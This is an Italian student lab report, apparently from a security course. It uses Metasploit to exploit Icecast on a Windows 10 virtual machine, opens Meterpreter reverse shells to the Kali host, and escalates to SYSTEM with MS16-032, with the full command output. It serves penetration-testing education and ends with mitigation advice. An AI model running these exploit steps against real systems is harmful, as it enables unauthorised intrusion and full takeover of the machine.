Sfruttamento della Vulnerabilità Icecast ed Escalation dei Privilegi su Windows 10

Sergio Falcone

INTRODUZIONE

Parte 1:
Ottenimento di una sessione di **Meterpreter** sul **target Windows 10** con **Metasploit** tramite l'exploit del **software Icecast**.

Azioni:

- Recupero di uno screenshot del Desktop di **Windows 10** tramite **sessione Meterpreter**

Parte 2:
Ottenimento dei privilegi di Amministratore tramite sessione di **Meterpreter**

Azioni:

- Creazione di una cartella sul Desktop sul target **Windows 10**;
- Editing di un file di testo all'interno della cartella;
- Rimozione della cartella creata;
- Chiusura del Sistema Operativo tramite sessione di **Meterpreter**

PREFAZIONE

Questo esercizio vede in azione due Macchine Virtuali:

- **Kali Linux IP 192.168.2.100: Attaccante**
- **Windows 10 IP 192.168.2.1: Target.**

- Nella Prima fase, (Parte 1) dell'esecuzione, da **Windows 10** sarà avviato il programma **Icecast**, server di streaming audio/video open source progettato per distribuire contenuti multimediali in tempo reale su Internet o reti locali.
  Con **Kali Linux** attraverso **Metasploit,** framework open-source di sicurezza informatica utilizzato per il **penetration testing**, la ricerca di vulnerabilità e lo


sviluppo di exploit, sarà cercato il modulo per **Icecast** e sarà ottenuta una sessione di **Meterpreter.**
Con la sessione di **Meterpreter** sarà ottenuto uno Screenshot del desktop di **Windows 10**

- Nella seconda fase (Parte 2) dell'esecuzione, tramite **Kali Linux** con **Metasploit,** sarà cercato il modulo con il quale si otterranno i privilegi di Amministratore su **Windows 10.**
  Ottenuti i privilegi tramite sessione di **Meterpreter**, sarà creata una cartella sul Desktop del **Windows 1**0, editato un file di testo, rimossa la cartella e arrestato il sistema **Windows 10**

N.B: *Questo Report nasce dalla volontà di rielaborare l'esercizio consegnato nella Repository "**CS0525/UNIT_2/S7/L4/S7L4_SergioFalcone.pdf**" di Epicode.*
Viene sviluppato nuovamente e inserito in questa Repository al fine di garantire una chiara esposizione dei contenuti

ESECUZIONE: Fase 1

Viene avviato Icecast da Windows 10.



Con **Kali Linux IP 192.168.2.100**, da terminale, dopo aver verificato la connettività tra le due Macchine Virtuali (***ping*** 192.168.2.1), viene avviato **Metasploit** con il comando**: *msfconsole***

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=128 time=1.79 ms
64 bytes from 192.168.2.1: icmp_seq=2 ttl=128 time=1.47 ms
64 bytes from 192.168.2.1: icmp_seq=3 ttl=128 time=2.27 ms
^C
--- 192.168.2.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.467/1.844/2.272/0.330 ms

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced


       =[ metasploit v6.4.124-dev                             ]
+ -- --=[ 2,632 exploits - 1,328 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Dopo l'avvio, per cercare il modulo a cui fa riferimento, imposto ***search icecast***

```
msf > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```

Trovato il modulo inserisco: ***use exploit/windows/http/icecast_header*** e ***show options*** per visualizzare i parametri mancanti

```
msf > use  exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Configuro i parametri ***set RHOST 192.168.2.1*** (IP del Target) e avvio l'exploit con il comando ***exploit***


```
msf exploit(windows/http/icecast_header) > set RHOST 192.168.2.1
RHOST => 192.168.2.1
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.2.100:4444
[*] Sending stage (196678 bytes) to 192.168.2.1
[*] Meterpreter session 1 opened (192.168.2.100:4444 -> 192.168.2.1:49451) at 2026-04-15 11:30:44 -0400

meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
meterpreter > screenshot
Screenshot saved to: /home/kali/cTtFekDV.jpeg
meterpreter > bg
[*] Backgrounding session 1 ...
```

L'exploit ha avuto successo, viene creata **la sessione 1** di **Meterpreter.**

All'interno della sessione:

- Con ***getuid*** visualizzo i privilegi con la quale sono autenticato:
  Server username: […]\user mi dà accesso limitato
- ***screenshot***: Viene salvato all'interno della cartella Kali lo screenshot del desktop di **Windows 10**
- ***bg***: Mette la sessione corrente (**sessione 1**) in background.



ESECUZIONE: Fase 2

Dopo aver messo in background la **sessione 1** si avvia la ricerca del modulo che darà i privilegi da Amministratore con
use post/multi/recon/local_exploit_suggester:

- ***option***: usato per visualizzare i parametri da configurare
- ***set SESSION 1***: imposta **la sessione 1** messa in background
- ***exploit***: per avviare

```
[*] Using post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(multi/recon/local_exploit_suggester) > exploit
```

Vengono suggeriti 56 metodi per l’exploit, in verde (12 su 56) quelli validi.

```
[*] 192.168.2.1 - Collecting local exploits for x86/windows...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.2.1 - 243 exploit checks are being tried...
[+] 192.168.2.1 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable. Vulnerable Windows 10 v1507 build detected!
[+] 192.168.2.1 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 192.168.2.1 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[+] 192.168.2.1 - exploit/windows/persistence/registry: The target is vulnerable. Registry writable
[+] 192.168.2.1 - exploit/windows/persistence/registry_active_setup: The target is vulnerable. Registry writable
[+] 192.168.2.1 - exploit/windows/persistence/startup_folder: The target appears to be vulnerable. Likely exploitable, able to write test file to C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
[*] Running check method for exploit 56 / 56
[*] 192.168.2.1 - Valid modules for session 1:
==================

 #   Name                                                     Potentially Vulnerable?  Check Result
 -   ----                                                     -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                 Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/bypassuac_fodhelper                Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/bypassuac_sluihijack               Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes                 The target appears to be vulnerable. Vulnerable Windows 10 v1507 build detected!
 6   exploit/windows/local/cve_2020_1048_printerdemon         Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/cve_2020_1337_printerdemon         Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                The service is running, but could not be validated.
 9   exploit/windows/local/tokenmagic                         Yes                      The target appears to be vulnerable.
 10  exploit/windows/persistence/registry                     Yes                      The target is vulnerable. Registry writable
 11  exploit/windows/persistence/registry_active_setup        Yes                      The target is vulnerable. Registry writable
 12  exploit/windows/persistence/startup_folder               Yes                      The target appears to be vulnerable. Likely exploitable, able to write test file to C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Me
nu\Programs\Startup
 13  exploit/multi/persistence/ssh_key                        No                       The target is not exploitable. sshd_config file not found
 14  exploit/windows/local/adobe_sandbox_adobecollabsync      No                       Cannot reliably check exploitability.
 15  exploit/windows/local/agnitum_outpost_acs                No                       The target is not exploitable.
 16  exploit/windows/local/always_install_elevated            No                       The target is not exploitable.
```

Dopo un’attenta analisi dei moduli, per il raggiungimento dell’obiettivo si è selezionato:
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc e ***show option*** per visualizzare i parametri da configurare

(exploit/windows/local/ms16_032_secondary_logon_handle_privesc sfrutta una falla nel servizio di Secondary Logon di Windows, che non gestisce correttamente gli handle dei thread, permettendo a un attaccante di duplicare un token di sistema, quindi di manipolare il processo decisionale del kernel. L'attaccante dunque può forzare il sistema a eseguire codice arbitrario con i privilegi massimi della macchina.)

```
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.
```

- ***set SESSION 1***: per usare la sessione di **Icecast**
- ***exploit***: per avviare

```
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > exploit
```

Viene avviato il modulo, con successo si apre **la sessione 2** di **Meterpreter:**

```
[*] Started reverse TCP handler on 192.168.2.100:4444
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\user\AppData\Local\Temp\FFSSssBaKCo.ps1 ...
[*] Compressing script contents ...
[+] Compressed size: 3741
[*] Executing exploit script ...
        __ __ ___ ___   ___     ___ ___ ___
       |  V  |  _|  | |  _|___|   |_  |_  |
       |     |_  |_| |_| . |___| | |_  |  _|
       |_|_|_|___|___|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1832

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
Impossibile applicare [ref] a una variabile non esistente.
In riga:200 car:3
+         $q6C6 = [Ntdll]::NtImpersonateThread($p1WyA, $p1WyA, [ref]$dK ...
+         ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (dK:VariablePath) [], RuntimeException
    + FullyQualifiedErrorId : NonExistingVariableReference

[!] NtImpersonateThread failed, exiting..
[+] Thread resumed!

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
Impossibile convertire l'argomento "ExistingTokenHandle", con valore "" per "DuplicateToken", nel tipo
"System.IntPtr": "Impossibile convertire il valore null nel tipo "System.IntPtr"."
In riga:259 car:2
+     $q6C6 = [Advapi32]::DuplicateToken($z0, 2, [ref]$o63M)
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodException
    + FullyQualifiedErrorId : MethodArgumentConversionInvalidCastArgument

[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!
```

```
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

qGvUsVK7njGCH0yHOXRpHref0wH8XfLw
[+] Executed on target machine.
[*] Sending stage (196678 bytes) to 192.168.2.1
[*] Meterpreter session 2 opened (192.168.2.100:4444 -> 192.168.2.1:49453) at 2026-04-15 12:01:23 -0400
[+] Deleted C:\Users\user\AppData\Local\Temp\FFSSssBaKCo.ps1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

getuid: ritorna **NT AUTHORITY\SYSTEM**, cioè Amministratore

All'interno di questa sessione con ***help*** si visualizzano tutte i comandi disponibili su **Meterpreter**

(Sono presenti messaggi di errore ma, nonostante questi errori di script, il "SYSTEM shell" è stato comunque ottenuto con successo, come confermato dal messaggio "Holy handle leak Batman" e dal comando ***getuid***)

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

```
Priv: Elevate Commands
======================

    Command                   Description
    -------                   -----------
    getsystem                 Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command                   Description
    -------                   -----------
    hashdump                  Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command                   Description
    -------                   -----------
    timestomp                 Manipulate file MACE attributes
```

```
Stdapi: File system Commands
============================

    Command                   Description
    -------                   -----------
    cat                       Read the contents of a file to the screen
    cd                        Change directory
    checksum                  Retrieve the checksum of a file
    cp                        Copy source to destination
    del                       Delete the specified file
    dir                       List files (alias for ls)
    download                  Download a file or directory
    edit                      Edit a file
    getlwd                    Print local working directory (alias for lpwd)
    getwd                     Print working directory
    lcat                      Read the contents of a local file to the screen
    lcd                       Change local working directory
    ldir                      List local files (alias for lls)
    lls                       List local files
    lmkdir                    Create new directory on local machine
    lpwd                      Print local working directory
    ls                        List files
    mkdir                     Make directory
    mv                        Move source to destination
    pwd                       Print working directory
    rm                        Delete the specified file
    rmdir                     Remove directory
    search                    Search for files
    show_mount                List all mount points/logical drives
    upload                    Upload a file or directory

Stdapi: Networking Commands
===========================

    Command                   Description
    -------                   -----------
    arp                       Display the host ARP cache
    getproxy                  Display the current proxy configuration
    ifconfig                  Display interfaces
    ipconfig                  Display interfaces
    netstat                   Display the network connections
    portfwd                   Forward a local port to a remote service
    resolve                   Resolve a set of host names on the target
    route                     View and modify the routing table
```

```
Stdapi: System Commands
=======================

    Command                   Description
    -------                   -----------
    clearev                   Clear the event log
    drop_token                Relinquishes any active impersonation token.
    execute                   Execute a command
    getenv                    Get one or more environment variable values
    getpid                    Get the current process identifier
    getprivs                  Attempt to enable all privileges available to the current process
    getsid                    Get the SID of the user that the server is running as
    getuid                    Get the user that the server is running as
    kill                      Terminate a process
    localtime                 Displays the target system local date and time
    pgrep                     Filter processes by name
    pkill                     Terminate processes by name
    ps                        List running processes
    reboot                    Reboots the remote computer
    reg                       Modify and interact with the remote registry
    rev2self                  Calls RevertToSelf() on the remote machine
    shell                     Drop into a system command shell
    shutdown                  Shuts down the remote computer
    steal_token               Attempts to steal an impersonation token from the target process
    suspend                   Suspends or resumes a list of processes
    sysinfo                   Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```

```
Stdapi: Webcam Commands
=======================

    Command                   Description
    -------                   -----------
    record_mic                Record audio from the default microphone for X seconds
    webcam_chat               Start a video chat
    webcam_list               List webcams
    webcam_snap               Take a snapshot from the specified webcam
    webcam_stream             Play a video stream from the specified webcam


Stdapi: Audio Output Commands
=============================

    Command                   Description
    -------                   -----------
    play                      play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.
```

- ***pwd:*** Rileva la posizione attuale, cioè in C:\Program Files (x86)\Icecast2 Win32

```
meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
```

- ***ls***: visualizzazione dei file

```
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 01:26:45 -0500  Icecast2.exe
040777/rwxrwxrwx  0       dir   2024-07-09 11:11:13 -0400  admin
040777/rwxrwxrwx  0       dir   2024-07-09 11:11:13 -0400  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 01:25:30 -0500  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-08 01:27:09 -0500  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 13:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 15:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 14:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 14:11:54 -0400  libxslt.dll
040777/rwxrwxrwx  0       dir   2024-07-09 11:11:13 -0400  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 01:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2388    fil   2024-07-09 11:11:13 -0400  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-13 20:00:00 -0400  unins000.exe
040777/rwxrwxrwx  0       dir   2024-07-09 11:11:13 -0400  web
```

cd: cambia percorso in C:/Users
ls: per visualizzare i file

```
meterpreter > cd C:/Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2015-07-10 08:21:38 -0400  All Users
040555/r-xr-xr-x  8192  dir   2024-07-09 10:24:02 -0400  Default
040777/rwxrwxrwx  0     dir   2015-07-10 08:21:38 -0400  Default User
040777/rwxrwxrwx  0     dir   2026-04-15 08:41:05 -0400  DefaultAppPool
040555/r-xr-xr-x  4096  dir   2024-07-09 10:37:31 -0400  Public
100666/rw-rw-rw-  174   fil   2015-07-10 07:02:40 -0400  desktop.ini
040777/rwxrwxrwx  8192  dir   2025-04-23 18:07:32 -0400  user
```

trovato **user**, viene utilizzato lo stesso metodo per arrivare al **Desktop**

```
meterpreter > cd C:/Users/user/Desktop
meterpreter > ls
Listing: C:\Users\user\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1118  fil   2024-07-12 07:07:33 -0400  Icecast2 Win32.lnk
040777/rwxrwxrwx  0     dir   2024-07-22 06:10:17 -0400  Programmi per Malware analisi
100666/rw-rw-rw-  282   fil   2024-07-09 10:37:31 -0400  desktop.ini
100666/rw-rw-rw-  1091  fil   2024-07-12 06:28:26 -0400  tomcat.lnk
```

Attraverso il comando ***mkdir***, viene creata la cartella **CIAO** e l'utilizzo del comando ***edit hackerato!.txt***, permette di scrivere un file di testo dal nome hackerato!

```
meterpreter > cd C:/Users/user/Desktop/CIAO
meterpreter > edit hackerato!.txt
```

Con la tastiera attraverso il tasto: **i** (INSERT) si ha la possibilità di inserire il testo, una volta concluso attraverso il tasto **ESC** si inserisce ***:wq*** (WRITE AND QUIT)

```
kali@kali: ~
Session  Actions  Edit  View  Help
Ciao sei stato hackerato!  :)
~
~
~
```

CONCLUSIONE

L'attività di testing effettuata ha permesso di dimostrare con successo la vulnerabilità del target **Windows 10** attraverso l'exploit del servizio **Icecast**.

Nella prima fase, l'utilizzo del framework **Metasploit** ha consentito di stabilire una sessione di **Meterpreter**, garantendo un accesso iniziale al sistema che è stato validato tramite l'acquisizione di uno screenshot del desktop remoto.

Nella seconda fase, l'analisi si è spostata sull'escalation dei privilegi. Nonostante le restrizioni iniziali dell'utente, l'utilizzo del modulo ha permesso di elevare i privilegi a livello **SYSTEM**.
Questo controllo totale ha reso possibile eseguire operazioni critiche sul file system (creazione, modifica e rimozione di file e directory) e, infine, comandare lo spegnimento remoto del sistema operativo.

In conclusione, si evidenzia come software non aggiornati o mal configurati possano fungere da vettore d'attacco critico, permettendo a un malintenzionato non solo di esfiltrare dati (come dimostrato dallo screenshot), ma di assumere il pieno controllo amministrativo della macchina target.

Si raccomanda, come misura mitigativa, il costante aggiornamento dei servizi esposti e l'implementazione di policy di sicurezza più restrittive per il controllo degli account utente (UAC).